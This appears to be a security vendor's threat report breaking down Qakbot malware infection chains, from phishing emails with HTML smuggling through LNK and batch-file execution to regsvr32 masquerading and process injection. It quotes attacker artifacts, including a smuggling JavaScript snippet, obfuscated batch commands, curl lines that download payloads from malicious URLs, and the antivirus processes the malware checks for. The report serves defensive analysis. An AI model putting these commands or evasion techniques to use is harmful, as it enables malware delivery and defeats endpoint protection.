Orion Threat Alert: Qakbot TTPs Arsenal and the Black Basta Ransomware

Cynet.com/blog/orion-threat-alert-qakbot-ttps-arsenal-and-the-black-basta-ransomware/

October 31, 2022



Max Malyutin – Orion Threat Research Team Leader

This report covers the execution of the notorious <u>Qakbot</u> malware infection, with in-depth details about <u>TTPs (Tactics, techniques, and procedures)</u> and the Qakbot different functionalities.

Qakbot Executive Summary

Qakbot (also known as QBot, QuakBot, or Pinkslipbot) is a modular information stealer and banking trojan malware that has been active for over a decade. Qakbot was discovered in the wild in 2007.

Threat actors behind the malware are financially motivated cybercriminals. They steal financial data, banking credentials, and web browser information from infected systems and compromise systems.

Once Qakbot threat actors succeed in infecting a system, they install a backdoor to grant access to ransomware operators, leading to double extortion attacks.

Qakbot's main goals are:

- · Collecting credentials and financial information
- Installing a backdoor
- Dropping additional malware (in most cases ransomware)

Qakbot has led to widespread infections and is known as one of the most dangerous malwares.

Qakbot has evolved in the last two years and has a wide range of capabilities such as installing persistence, evading defenses, escalating privileges, and communicating with a Command and Control (C2). These capabilities allow it to compromise the system without being detected by endpoint detection and response (EDR) vendors or antivirus (AV) solutions.

Recently (in the last three months), multiple Qakbot campaigns were seen in the wild.

Qakbot's rapid change in its TTPs provides the ability to quickly spread and avoid defenses. The frequency of changing its TTPs makes it harder for security analysts and defenders to monitor and prevent Qakbot attacks.

Orion's observations

Cynet Orion Threat Research team closely monitors Qakbot campaigns, TTPs, and attack methods. Since Microsoft changed the default policy in their Office products by <u>disabling macros</u>, threat actors changed their initial infection methods. Qakbot in the past used malicious documents (MalDocs) to infect the system but these days it uses different methods.

Qakbot Infection Flow Summary

Qakbot's initial infection distribution starts with a <u>spam/hijacked email</u> that contains malicious HTML (<u>HTML smuggling</u>), or password-protected ZIP. We have also observed malicious URL links as part of the malicious email. All of them lead to an ISO image file (could also be VHD or IMG), which <u>lures the victim to execute</u> a malicious LNK file. After the LNK execution, the next infection step could be different due to the change in the TTPs.

Usually, Qakbot threat actors at this stage of the infection abuse legitimate binaries (<u>LOLBins</u> – Living Off the Land Binaries) or capabilities of the Microsoft Windows operating system. Orion observed the following LOLBins (From June 2022 until today) that were recently used – <u>CMD</u> and <u>WScript</u> for script\batch file execution, <u>CURL</u> for downloading Qakbot's DLL, and <u>Regsvr32</u> or <u>Rundll32</u> for Qakbot's stager DLL execution.

In the technical part of this report, we will cover different TTPs and explain each one.

Once Qakbot's DLL is executed, a <u>process injection</u> is taking place. A new process is created and injected with Qakbot's DLL. After <u>Anti-VM and Anti-Analysis</u> checks, the injected process installs its configuration in a registry key. A copy of the same DLL is dropped for persistence which is executed by the <u>registry Run key</u>. In the case of a high-privileged compromised user (Administrator), it will install persistence via a <u>Scheduled Task</u>.

Once the threat actors set up persistence, the Qakbot-injected process communicates to multiple C2 servers. The C2 servers wait for information about the compromised system, which leads to the execution of an automated series of <u>discovery commands</u> that collect information about the system.

The injected process also extracts information from web browsers (Internet Explorer and Microsoft Edge) by abusing a built-in utility, <u>esentutl</u> binary. In addition, the C2 sends an info-stealing module that allows the injected process to access <u>web browser data and credentials</u>.

After Qakbot has all the information and sends it to the C2 server, the infection leads to <u>Cobalt Strike</u> or <u>Brute Ratel</u>. These frameworks allow threat actors to control the compromised system and perform multiple actions such as credential dumping, lateral movement, exfiltration, etc.

The final stage of the infection is a human-operated ransomware attack with double extortion.

Ransomware threat actors locate and secure access to high-value assets, exfiltrate sensitive data and execute ransomware across the domain.

From spam email to ransomware infection: Breaking down Qakbot campaign TTPs

Initial Access, Execution, and Defense Evasion

The Qakbot campaign distribution method is through malicious spam (malspam) emails.

Here are some examples below.

From	0	🔄 Reply 🕼 Reply All 🗸 🕫 Forward 🛐 Archive 🕼 Junk 🗑 Delete 🕅
-		
То		10/11/2012, 7.04
ubject Re: Re:		
· · · · · · · · · · · · · · · · · · ·		
iood afternoon,		
ake a look at the at	tached file and share	your thoughts with me.
incerely,		
incercity,		
0 1 attachment: RFSL	_4465.html 953 KB	本 Save
RFSL_4465.html 953	КВ	

A malicious email with an HTML file attachment

The HTML distribution is extremely popular in the recent Qakbot campaigns.

The victim opens the HTML attachment in their browser which leads to a fake local HTML site. Threat actors use different fake sites which seem legitimate and lure the victim to keep executing (clicking) until the Qakbot infection starts. The HTML fake site then downloads a password-protected ZIP archive.

Threat actors use this technique – Obfuscated Files or Information: HTML Smuggling (MITRE ID: T1027.006) – to avoid detection by smuggling a hidden ZIP file inside of an HTML file.

🛆 Drive		Downloads	▶ < … <>
		7fb120bc-ef50-4d8d-8	e09-281acfeddbb4.zip
+ New	My Drive 👻	See more	
			8
My Drive			Ø
Computers			
Shared with me			+
C Recent			
☆ Starred			
Trash	The file is not displayed correctly. Use local downloaded file.		
Storage	Document password: abc555		
Buy Storage			
(i) About			

A fake Google Drive site with a password and drops a ZIP file

💝 Dropbox		mloads	<u> </u>	\$	
Dropbox Home All files Recents Starred Photos Signatures New Shared File requests Deleted files	The file is not displayed correctly. Use local downloaded file. Document password: PG1	mloads 235ba915-ebd7-4208-a6b1 ppen file more		12831531	155
Privacy and legal	When you star items, they'll appear here for easy access. Learn more.				
Contact Do you have questions or concerns about Dropbox, our Service prives/gidinpbox.com. If they can't answer your question, you authority.					

A fake Dropbox site with a password and drops a ZIP file

		wnloads	E Q … 🔗
		openne	-4516-a9ac-7cbe45b335ad.zip
Acrobat DC. It's how the world gets work done.	The file is not displayed correctly. Use local downloaded file.	e more	
PDFs for free. Are youan IT manager or OEM? Keep your software up to date.	Adobe, Adobe logo, the Adobe PDF logo, and Acrobat are either registered trademarks or trademarks of Adobe in the United States and/or other countries. All oth trademarks are the property of their respective owners.	ier	
Choose your region (Change)	Copyright © 2022 Addee All rights reserved. Terms of Lise Privacy Report Abuse		

A fake Acrobat site with a password and drop a ZIP file

The malicious HTML file contains JavaScript code and a Base64 encoded chunk that runs once the file opens. The JavaScript automatically saves the Base64 data (ZIP archive) to a local file.

```
function YTsXiI2p()
{
    return(document.getElementById('s5vhqjlc').innerText);
}
function cXvhW20e()
{
    var u7cHPjgV = document.createElement("embed");
    u7cHPjgV.setAttribute("width", 10);
    u7cHPjgV.setAttribute("height", 5);
    u7cHPjgV.setAttribute("src", "data:image/svg+xml;base64" + "," + YTsXiI2p());
    document.body.appendChild(u7cHPjgV);
}
```

Examples of HTML smuggling file names:

- · Contract#[digits].html
- Cancellation_[digits].html
- IN[digits].html
- ComplianceReportCopy#[digits]4.html
- Grant#[digits].html
- REF#[digits]_ [month]_ [day].html
- ContractCopy#[digits].html
- Document#[digits](mmdd).html


Now we will cover some Qakbot infection flows and check which TTPs are being used.

The password-protected ZIP archive contains an ISO image. The password of the ZIP is presented in the HTML fake site.

Example of ISO files names:

- · Details[digits].iso
- Contract_[digits].iso
- Cancellation#[digits].iso
- ComplianceReportCopy_[digits].iso
- · Grant_[digits].iso
- A7[digits].iso
- DK[digits].iso
- VV[digits].iso

14256d3-5e71-4218-b550-ae8f22897a4c.zip (evaluation copy)



Enter password for the encrypted file C:\Users\user\AppData\Local\Temp\Rar\$DRb...\Contract_6990.iso in archive 514256d3-5e71-4218-b550-ae8f22897a4c.zip

Enter password
Show password
Use for all archives Organize passwords
OK Cancel Help

Until this point, the victim did exactly what the threat actors planned. The victim was first lured by a malicious spam email and then downloaded an attachment, saved a ZIP file that contained an ISO file, and opened it.

The ISO contains an LNK file that has an icon of a directory or a document to lure the victim to double-click on it. In addition, there is a hidden folder that contains some payloads and the Qakbot DLL.

\rightarrow \sim \uparrow $>$ This PC $=$	DVD Drive (E:) CD_ROM				
- Indian	Name	Date modified	Туре	Size	
 The second second	Tontract	10/27/2022 5:07 AM	Shortcut		2 KB
1 ter					
Bak.					
Contractory -					
E Internet					
A Brocker					
A heading in the state					
L Included and					
2 10 (mail)					
The second second second					
and south					
in Cherrine					
Colored .					
Carlot Real					
	Manage E:\				
ile Home Share Vie					
ile Home Share Vie	w Drive Tools	Date modified	Туре	Size	
Home Share Vie	w Drive Tools DVD Drive (E:) CD_ROM Name reviewer	10/27/2022 5:07 AM	Type File folder		
Ie Home Share Vie → ~ ↑	w Drive Tools DVD Drive (E:) CD_ROM Name			Size 2 KB]
Ile Home Share Vie → ✓ ↑ ⓐ → This PC →	w Drive Tools DVD Drive (E:) CD_ROM Name reviewer	10/27/2022 5:07 AM	File folder]
He Home Share Vie	w Drive Tools DVD Drive (E:) CD_ROM Name reviewer	10/27/2022 5:07 AM	File folder]
te Home Share Vie	w Drive Tools DVD Drive (E:) CD_ROM Name reviewer	10/27/2022 5:07 AM	File folder]
e Home Share Vie → ✓ ↑ (()→ This PC → I home I hom	w Drive Tools DVD Drive (E:) CD_ROM Name reviewer	10/27/2022 5:07 AM	File folder]
e Home Share Vie → ✓ ↑ (()→ This PC → I home and I	w Drive Tools DVD Drive (E:) CD_ROM Name reviewer	10/27/2022 5:07 AM	File folder]
te Home Share Vie → · · · · · · · · · · · · · · · · · · ·	w Drive Tools DVD Drive (E:) CD_ROM Name reviewer	10/27/2022 5:07 AM	File folder		
te Home Share Vie → · · · · · · · · · · · · · · · · · · ·	w Drive Tools DVD Drive (E:) CD_ROM Name reviewer	10/27/2022 5:07 AM	File folder		
He more Share Vie → ↑ → This PC → → This PC → → 1 → 1 → 1 → 1 → 1 → 1 → 1 → 1 → 1 → 1	w Drive Tools DVD Drive (E:) CD_ROM Name reviewer	10/27/2022 5:07 AM	File folder		
He Home Share Vie → · · · · · · · · · · · · · · · · · · ·	w Drive Tools DVD Drive (E:) CD_ROM Name reviewer	10/27/2022 5:07 AM	File folder		

The LNK file serves as a shortcut to the cmd.exe command line that executes a batch script (.cmd) from the hidden directory.


LNK file meta-data:

```
Relative Path: ..\Windows\System32\cmd.exe
Arguments: /c reviewer\grope.cmd vr 32. exe
Icon Location: c:\windows\explorer.exe
>> Tracker database block
Machine ID: desktop-c648d47
MAC Address: e0:d4:e8:7c:13:74
MAC Vendor: (Unknown vendor)
Creation: 2022-10-05 14:33:26
Volume Droid: cf15fa5c-89d3-4bdf-844b-9fb891604f9a
Volume Droid Birth: cf15fa5c-89d3-4bdf-844b-9fb891604f9a
File Droid Birth: cf15fa5c-89d3-4bdf-844b-9fb891604f9a
File Droid Birth: ac9ceaf9-44ba-11ed-a8be-e0d4e87c1374
```

LNK file properties and origin:

🎯 🛃 💶 = I	Manage Manage E:			- 0	×
File Home Share V	/iew Shortcut Tools Application Tools				~ 🕐
$\leftarrow \rightarrow \ \cdot \ \uparrow$ $\textcircled{@}$ > This PC	> DVD Drive (E:) CD_ROM		**	Contract Properties	×
Contract	^ Name ^	Date modified	Туре	Colors Terminal Details	
di Dedhira	reviewer	10/21/2022 5:07 AM	File folder	General Shortcut Options Font Layour	t
A test	🔁 Contract	10/27/2022 5:07 AM	Shortcut	Contract	
100 mar 10					
 Contemp 				arget type: Application	
a los presidentes	C:\Windows\System3	2\cmd.exe./c		arget location: System32	
 Constants Stream Stationers 	reviewer\grope.cmd	vr 32. exe		em32\cmd.exe /c reviewer\grope.cmd vr 32. exe	
A Long Test (1)			St	art in:	
2000 inte 610			Sh	nortcut key: None	
1, 100 bits (5 00,000)			Ru		
in the second				omment:	
in the second					
and the second				Open File Location Change Icon Advanced	
 Control Parcel Receptor Street 					
In adjusted with a					
P. Demographic					
Excellence Arrangement	U				
2 items 1 item selected 1.72 KB	B			OK Cancel Apply	
🗧 🖓 📑 🖛 E:\reviewer					
File Home Share View					
\leftarrow \rightarrow \checkmark \uparrow \square \rightarrow This PC \rightarrow D	VD Drive (E:) CD_ROM > reviewer				
- Indian	Name	Date modified	Туре	Size	
- Condition	ike.txt	10/27/2022 5:06 AM	Text Document	266 KB	
1	in grope.cmd	10/27/2022 5:07 AM	Windows Comm		
100	💌 rehearsers.gif	10/27/2022 5:06 AM	GIF image	35 KB	
ining.	📄 volleyed.dat	10/27/2022 5:07 AM	DAT File	629 KB	
E December					
di Demissia					
d free he have be					
Sector Se					
2 (M000-00)					
0.000 extra 0.000					
and and a second se					
a desta					
a manual					
Ser Control Funct					

In the hidden directory there are four files (.txt, .cmd, .gif and .dat), the LNK file executes the .cmd file which contains the following code:



The batch script has two batch commands "set" (lines 4-8) and "call" (line 10). The "set" command creates five environment variables and the "call" command executes an obfuscated command line with all the environment variables.

Note: at line 8, the last set command the new environment variables contain the replace.exe binary that will be used to copy regsvr32 to a different location to evade security products.



The "call" command executes the following:



The threat actors use a masquerading technique to avoid detections by placing the regsvr32.exe binary in a different location with the replace.exe Microsoft built-in utility.

replace C:\Windows\system32\regsvr32.exe C:\Users\Admin\AppData\Local\Temp /A

The /A parameter copies the new file to the requested directory instead of moving the existing file.

The %1 %2 %3 are the arguments that reside in the LNK command line. Their concatenation results in regsvr32.exe, which will be executed to load the Qakbot's DLL. The Qakbot's DLL in this case is the "volleyed.dat" file.

💕 e:\reviewer\volleyed.dat	property	value
indicators (71)	md5	F412D0AA468548ABF9A4C78A39134ACA
virustotal (34/71)	sha1	C78DBD41AD80C879909E25048BAA939C7A18F359
dos-header (64 bytes)	sha256	9BEA9743ED86D925F88D75077EF37B3A4A6A652BBDD2F0E516EFDFBB94FB5E06
······································	first-bytes-hex	4D 5A 50 00 02 00 00 00 04 00 0F 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 1A 00 00 00 00 00 00
→ > file-header (Intel-386)	first-bytes-text	M Z P @ @
	file-size	643400 bytes
directories (4)	entropy	6.988
→ > sections (files)	imphash	3096CC91704CCA8083C93FB9B321A62D
- Dibraries (INT)	signature	Borland Delphi
	tooling	Delphi
	entry-point	55 8B EC 83 C4 C4 B8 94 E9 45 00 E8 E0 6F FA FF 33 C0 A3 00 1F 46 00 8B 0D 00 1F 46 00 B2 01 A1 EC
⊶o tls-callback (n/a)	file-version	n/a
	description	n/a
	file-type	dynamic-link-library
abc strings (15740) *	cpu	<u>32-bit</u>
🕀 debug (n/a)	subsystem	GUI
manifest (n/a)	compiler-stamp	Fri Jun 19 22:22:17 1992 UTC
version (n/a)	debugger-stamp	n/a
overlay (unknown)	resources-stamp	Tue May 19 18:15:23 2015 UTC
	import-stamp	<u>0x00000000</u>
	exports-stamp	n/a

This is the execution flow after double-clicking the LNK file:

	· · · · · · · · · · · · · · · · · · ·	
🖃 🎫 cmd.exe (1072)	"C:\Windows\System32\cmd.exe" /c reviewer\grope.cmd vr 32. exe	Windows C
Conhost.exe (3912)	\??\C:\Windows\system32\conhost.exe 0xfffffff -ForceV1	Console W
replace.exe (3716)	replace C:\Windows\\system32\\regsvr32.exe C:\Users\ AppData\Local\Temp /A	Replace Fi
🖃 🔳 regsvr32.exe (2928)	regsvr32.exe reviewer\volleyed.dat	Microsoft(C
🖃 🔳 regsvr32.exe (10308)	reviewer\volleyed.dat	Microsoft(C

Another example of Qakbot infection uses different TTPs which will be described in the next section.

This infection also starts with an LNK file execution.

LNK meta-data:

```
Relative Path: ..\Windows\System32\cmd.exe
Arguments: /c unmoistened\summoner.cmd regs
Icon Location: C:\Windows\System32\shell32.dll
>> Tracker database block
Machine ID: desktop-9755eb6
MAC Address: e0:d4:e8:7c:13:74
MAC Vendor: (Unknown vendor)
Creation: 2022-10-05 14:33:26
Volume Droid: cf15fa5c-89d3-4bdf-844b-9fb891604f9a
Volume Droid Birth: cf15fa5c-89d3-4bdf-844b-9fb891604f9a
File Droid: ac9ceaf9-44ba-11ed-a8be-e0d4e87c1374
File Droid birth: ac9ceaf9-44ba-11ed-a8be-e0d4e87c1374
```

LNK file properties and origin:

	Manage	Manage	F:\			
File Home Share View	Shortcut Tools	Application Tools				
$\leftarrow \rightarrow \forall \uparrow @$ > This PC > D'	VD Drive (F:) CD_ROM	I				
 Intra 	Name	^	Date modified	Туре	Size	
the limit has	unmoistened		10/24/2022 2:15 AM	File folder		
A los	🛃 Сору		10/24/2022 2:15 AM	Shortcut	2 KB	🚴 Copy Properties
1 1 A 21						Colors Terminal Details
E North						General Shortcut Options Font Layou
S income						
 Description 						Сору
 Began Datibine (K) 						Target type: Application
 A second s						Target location: System32
A 10104-01		C:\Windo	ows\System32\cm	d.exe /c		Target: 32\cmd.exe /c unmoistened\summoner.cmd regs
 NO SERVICE ADM 		unmoiste	ened\summoner.cr	nd regs		
Constraints and						Start in:
No. 1 december						Shortcut key: None
Colorest Colorest						
Contraction Security						Run: Minimized ~
Encycle Ex.						Comment:
Record Springer Coster, rect						Open File Location Change Icon Advanced
 R. Secondate Research Control Control of Control of						
						OK Cancel Apply

The batch file (.cmd) also has "set" and "call" commands.

The interesting part is found in line 7 where an unknown executable is in the %temp% directory (C:\Users\ {User}\AppData\Local\Temp). At lines 4-6 the batch file sets environment variables. The concatenation of the environment variables values will result in regsvr32.exe which will be copied to the %temp% directory and renamed.

File Home Share View	Manage E: Application Tools	lunmoistened								
← → × ↑ 📙 > This PC > DV	VD Drive (E:) CD_ROM > uni	moistened						~ Ö	9	Search unmoiste
 Imites 	Name	Date modified	Type Si	ze						
 Ordital 	📄 face.dat	10/24/2022 2:15 AM	DAT File	818 KB						
A line	📄 horsemen.txt	10/24/2022 2:06 AM	Text Document	287 KB						
Sec. 1	summoner.cmd	10/24/2022 2:15 AM	Windows Comma	1 KB						
Tella:	🛤 unterraced.png	10/24/2022 2:06 AM	PNG image	31 KB						
E lauren										
di Demissio	1014									_
d Rear Dolding Rel		tened\summoner.cmd - Notepad++						-		×
a hourself and the		arch View Encoding Language Settings			_					X
A CONTRACTOR			a 🤹 🛸 🖼 🖼 🚍	, 1 🎼 🖉 📓 🖉 🔤 💌 💌 🕨	2 1					
C Philipped a Colline	🔚 summoner.cm	id 🖾								
pergisteral	1 0	echo off								^
a losie	2									
Contraction of the local distance of the loc	3	:: toddiesSquir	es							
S INCOME.	4	set perturbsSti								
a frank fra	5	set vouchQuilts		- + 0						
Paralization Contractor										
A Security	6			uilts%\\%perturbsS		vr32.exe				
Contraction of the local sectors of the local secto	7	set earringsWhe	ezes=%temp	\\diagnosisPeanut	s.exe					
	8									
	9	:: call copy fu	nc							
	10	call :waivesAcc								
	11		,	,						
	12									
		:: exec								
	13	%earringsWheeze	st unmoist	ened\Iace.dat						
	14									~
	Batch file			length : 492 lines : 22	Ln:1 Col:1	Pos:1	Windows (CR LF) UTF-8		INS	

₹ fome Share View	Manage C:\Users\ AppDate	a\Local\Temp			
↑ → This PC → Loc	al Disk (C:) > Users > AppData > L	ocal > lemp			
^	Name	Date modified	Туре	Size	
Control Property	100 Chicago		The faither		
London .	TOTAL Sectors	1000 B-0.404	No. 14780		
Transport Contractor	To Dotte programme	and the second second	No. 101800		
	CONTRACTOR AND	A PROPERTY AND AND	the submer		
1 TANK	A REAL PROPERTY.	1.00 Mar 1 10, 000	No. Of Lot		
a later in a	The second se	10000	Station Section		
Advent.	TO DO DO DO DO	10032-1040	No. Ashine		
Margaret State	To be a series	100 C 10 C 10 C 10 C	No. in the		
Sec. 10	1 Providence of the second sec	CONTRACTOR OF THE	No. No.		
1.00	- manufacture of		No. Of Lot		
Contract of Contra	The second second second	the first sector and	the failure		
Factory Color	TO DOLLAR STREET	to the fact with the fact	No. Includes		
	To be all services	100 C 10 C 10 C 10 C	No. 14 No.		diagnosisPeanuts.exe Properties
- Parkager	a superior and	0.0000000000000000000000000000000000000	10 March 10		
Control Service	- THE PARTY OF		No. Of Lot		General Compatibility Security Details Previous Versions
	Contract Comp	the figure of the	The follow		Property Value
Parent Parent	The Development of the Party of	and the part of the second	No. And No.		Description
Property li	To part and		No. 14 No.		File description Microsoft(C) Register Server
Participant in the second seco	TOPO ACTING	100000000000000000000000000000000000000	No. 1/10		Type Application
lange of the second sec	A DESCRIPTION OF A DESC		10.00 M		File version 10.0.18362.1
	Contraction and a	the fight share and share			Product name Microsoft® Windows® Operating System
and the second s	To De Carriera	the late of the second			Product version 10.0.18362.1
 Accelery: 	10 POW P				Copyright © Microsoft Corporation. All rights reserv Size 23.5 KB
denne Millet	100 March 100	0000000	No. 10180		Date modified 3/18/2019 9:45 PM
	- Annalysis and a		No. Of Lot		Language English (United States)
Ingenites 1	and the second s		the failure		Original filename REGSVR32.EXE
Double .	and the second s	/	The Astron		
burtles.or	C North an Arrive Machine,		Test to a		
a-CONCINCT	There are any and an and hadrance.	0.00 000 000 000	Test to a	1.00	
	BURNES AND DRUGHL PRAYERS.	The Party of the P			
a del Childrene			A	24.60	
	📧 diagnosisPeanuts.exe 🚩	3/18/2019 9:45 PM	Application	24 KB	
Sector Sectors	C many contracts and and	10 To 10 To 10 Hours	100 0.0	1.40	Remove Properties and Personal Information
and the set	 Recorded and 	CONTRACTOR AND	Application	1.00	
References -	and the second	171,000 Internet	100-110	1 N	OK Cancel Apply
×	a Participa		100.00	5. ST	On Cancer Apply

🗹 pestudio 9.45 - Malware Initial Assessment - www.winitor.com [e:\unmoistened\face.dat]

e:\unmoistened\face.dat	property	value
Jul indicators (70)	md5	07B748D062DC0CB4D510D5178A73C7BD
virustotal (28/70)	sha1	183EA7B552F3A9631B9EBAFC7A883AB5663BC93B
▷ dos-header (64 bytes)	sha256	4DF936E24707CBB9332C99488A20F5FA0F9E0AC5CC3A2EA4D509F3539EA79200
···· ▷ rich-header (n/a)	first-bytes-hex	4D 5A 50 00 02 00 00 00 04 00 0F 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 1A 00 00 00 00 00 00
> file-header (Intel-386)	first-bytes-text	M Z P @
 optional-header (GUI) 	file-size	837040 bytes
- High directories (4)	entropy	6.961
- > sections (files)	imphash	01A65EC330F6EE653C48DFD5C8659B50
	signature	Borland Delphi
🖅 imports (flag)	tooling	Delphi
🔁 exports (n/a)	entry-point	55 8B EC 83 C4 C4 B8 00 8A 48 00 E8 58 D7 F7 FF 33 C0 55 68 55 8D 48 00 64 FF 30 64 89 20 68 47 11
⊶o tls-callback (n/a)	file-version	n/a
🔁 .NET (n/a)	description	n/a
- 🛃 resources (unknown)	file-type	dynamic-link-library
abc strings (19725) *	сри	<u>32-bit</u>
debug (n/a)	subsystem	GUI
manifest (n/a)	compiler-stamp	Fri Jun 19 22:22:17 1992 UTC
1.0 version (n/a)	debugger-stamp	n/a
🗋 overlay (unknown)	resources-stamp	Sun May 17 09:20:54 2015 UTC
	import-stamp	<u>0x0000000</u>
	exports-stamp	n/a

The Qakbot DLL that is executed by the masqueraded Regsvr32

The execution flow after double-clicking the LNK file:

☐ cmd.exe (2992)	"C:\Windows\System32\cmd.exe" /c unmoistened\summoner.cmd regs	Windows Comma	C:\Wine
Conhost.exe (8396)	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1	Console Window	C:\Wine
🖃 🔳 diagnosisPeanuts.exe (1116	C:\Users'umer'AppData\Local\Temp\\diagnosisPeanuts.exe unmoistened\face.dat	Microsoft(C) Regis	C:\User
🖃 🎆 regsvr32.exe (3992)	unmoistened\face.dat	Microsoft(C) Regis	C:\Wine

In the last three months, Qakbot's threat actors used unique TTPs for each campaign. We are monitoring Qakbot campaigns closely and we observed unique infections flow each time:

June 2022: LNK > CMD & CURL > PING > Regsvr32

Execution flow description: A LNK file executes a curl command to download a Qakbot DLL to \\AppData\\Roaming\\[RandomDir] for a compromised distribution URL, and finally executes the DLL with regsvr32.

— cit_ cmd.exe (7672)	"C:\Windows\system32\cmd.exe"	Windows Comma
conhost.exe (4116)	\??\C:\Windows\system32\conhost.exe 0x4	Console Window
cmd.exe (5028)	"C:\Windows\System32\cmd.exe" /q /c echo "Wd"	Windows Comma
curl.exe (2928)	curl.exe -o C:\Users\user\AppData\Roaming\dd\v8m_X.Y9Tm.fOdH https://altosieg.com/10Mh/D2.png	The curl executable
PING.EXE (5844)	ping hE.com	TCP/IP Ping Com
🖃 🏾 regsvr32.exe (2584)	regsvr32 "C:\Users\user\AppData\Roaming\dd\v8m_X.Y9Tm.fOdH"	Microsoft(C) Regis
🖃 🔳 regsvr32.exe (3012)	"C:\Users\user\AppData\Roaming\dd\v&m_X.Y9Tm.fOdH"	Microsoft(C) Regis

July 2022: LNK > CALC > Regsvr32

Execution flow description: A LNK file executes a copy of calc.exe (stored in the ISO). The ISO also contains two DLL files, WindowsCodecs.dll, and a payload named [Random].dll to exploit a DLL hijacking. Finally, regsvr32 loads the Qakbot DLL.

🖃 📷 cmd.exe (7852)	"C:\Windows\System32\cmd.exe" /q /c calc.exe	Windows Comm
Conhost.exe (7516)	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1	Console Window
🖃 🔤 calc.exe (8632)	calc.exe	Windows Calcul
regsvr32.exe (696)	C:\Windows\SysWOW64\regsvr32.exe 102755.dll	Microsoft(C) Reg

September 2022: LNK > CURL & WSCRIPT > CMD > PING & Regsvr32

Execution flow description: A LNK file executes curl to download a .js file to \\AppData\\Roaming\\ [RandomDir]\\[RandomDir]. The JS script downloads the Qakbot DLL and executes it with Regsvr32.

🖃 📷 cmd.exe (9028)	"C:\Windows\System32\cmd.exe" /q /c echo 15" && MD "C:\Users"
Conhost.exe (4144)	\??\C:\Windows\system32\conhost.exe 0xfffffff -ForceV1
curl.exe (9988)	curl.exe -output C:\Users\AppData\Roaming\AF\yq9\MXoye8l.z2Xb.i8.js https://varejaocajuru.com.br/kUy/05.html
wscript.exe (7072)	wscript MXoye8I.z2Xb.i8.js
cmd.exe (8708)	"C:\Windows\System32\cmd.exe" /C ping go.com && regsvr32 _XEz.dll
Conhost.exe (5580)	\??\C:\Windows\system32\conhost.exe 0xfffffff -ForceV1
PING.EXE (9320)	ping go.com
regsvr32.exe (6056)	regsvr32 _XEz.dll

Now that we have covered different Qakbot TTPs and infection flows, let's focus on what happens after the Qakbot DLL is executed by regsvr32.exe.

Qakbot DLL targets system processes for process injection (Process Hollowing). The targeted process will be chosen from a hardcoded list according to AV solutions that are running on the compromised system to evade them. CreateToolhelp32Snapshot, Process32Next, and Process32First APIs allow enumerating running processes on the compromised system.

The target processes are:

- %SystemRoot%\SysWOW64\wermgr.exe (in the last campaigns the target process was: %SystemRoot%\SysWOW64\explorer.exe)
- %SystemRoot%\SysWOW64\mobsync.exe
- %SystemRoot%\SysWOW64\msra.exe
- %SystemRoot%\SysWOW64\OneDriveSetup.exe
- %ProgramFiles(x86)%\Internet Explorer\iexplore.exe

We observed a new process in the new Qakbot campaign: %SystemRoot%\ SysWOW64\dxdiag.exe thanks to @Kostastsale from the DFIR Report Team.



Some noteworthy details about this week's #QakBot infection + #threat_hunting & detection opportunities

WMI queries via API calls to collect system-related info and send to C2

Finally moved away from wermgr.exe and now it is injecting to dxdiag.exe

urer,Name,PNPDeviceID,Service,Status from Win32_PnPEntity				
allDate,InstallSource,PackageName from Win32_Product				

These are the AV processes that were checked:

- kavtray.exe, avp.exe == Kaspersky
- bdagent.exe, vsserv.exe, vsservppl.exe == Bitdefender
- SavService.exe, SAVAdminService.exe == Sophos
- coreServiceShell.exe, PccNTMon.exe, NTRTScan.exe == Trend Micro
- MsMpEng.exe == Windows Defender
- AvastSvc.exe == Avast

The process injection uses the following Windows APIs: CreateProcessW, WriteProcessMemory, and NtResumeThread.

Check/Data BBFh DOV (c0) (c0) Coll Createrrocessw A Hide 0 74FF95F3 88fg mov ebp, esp A Hide EAX 0556F808 <&LoadLibra	
AFF9EF5 5D BOD EAX 0556F808 <&LoadLibra	ryA>
 74FF9EF6 ^ FF25 D8140675 jmp dword ptr ds: [<&CreateProcessW>] JMP.&CreateProcessW EBX 00000000 	
• 74FF9EFD CC int3 EDX 00000000 • 74F9EFE CC int3 EBX 00000000	
• 74F95FF CC 1nt3 ESP 0542F700	
• 74FF9F00 CC int3 ESI 0542F784	
• 74FF9F01 CC int3 • 74FF9F02 CC int3 CC int3	ws\\SysWOW64\\wermgr.exe"
• 74F59F03 CC 10T3 • 74FF9F04 CC 10T3 • 74FF9EF0 <kernel32.c< td=""><td>reateProcessW></td></kernel32.c<>	reateProcessW>
• 74FE9F05 CC int3 EFLAGS 00000344	
• 74FF9F06 CC int3 CC	
• 74F59F0 CC Ints OF 0 SF 0 DF 0	
• 74FF9F09 CC int3 CF 0 TF 1 IF 1	
74FF9F0A CC int3	
● 74FF9F08 CC int3 LastError 0000012 (ERROR_NO_ ● 74FF9F0C CC int3 LastError 0000012 (ERROR_NO_	
AFF9F0C CC Ints Laststatus Council (STATOS_VA	RIABLE_NOT_FOUND)
• 74FF9F0E CC 1nt3 GS 0028 FS 0053	
• 74FF9F0F CC int3 ES 0028 DS 0028	
74FF9F10 88FF mov edi, edi 74FF9F12 55 push ebp C5 0028	
a 74EE9E13 BREC mov ebp esp	
• 74FF9F15 5D pop ebp 5T(0) 00000000000000000000000000000000000	
e 74FP5F1C CC 1nB dword ptr ds: [«&ResumeThreads] JMP.&ResumeThread ST(1) 000000000000000000000000000000000000	
74F59F1C CC 1nt3 5T(2) 000000000000000000000000000000000000	
• 74F951E CC 1113 5T(4) 0000000000000000000000000 x87	
74F99F1F CC int3 ST(5) 000000000000000000000000000000000000	
• 74FF9F20 CC int3 5T(6) BFFD9FEAC3000000000 x87	r6 Empty -0.312337964773178
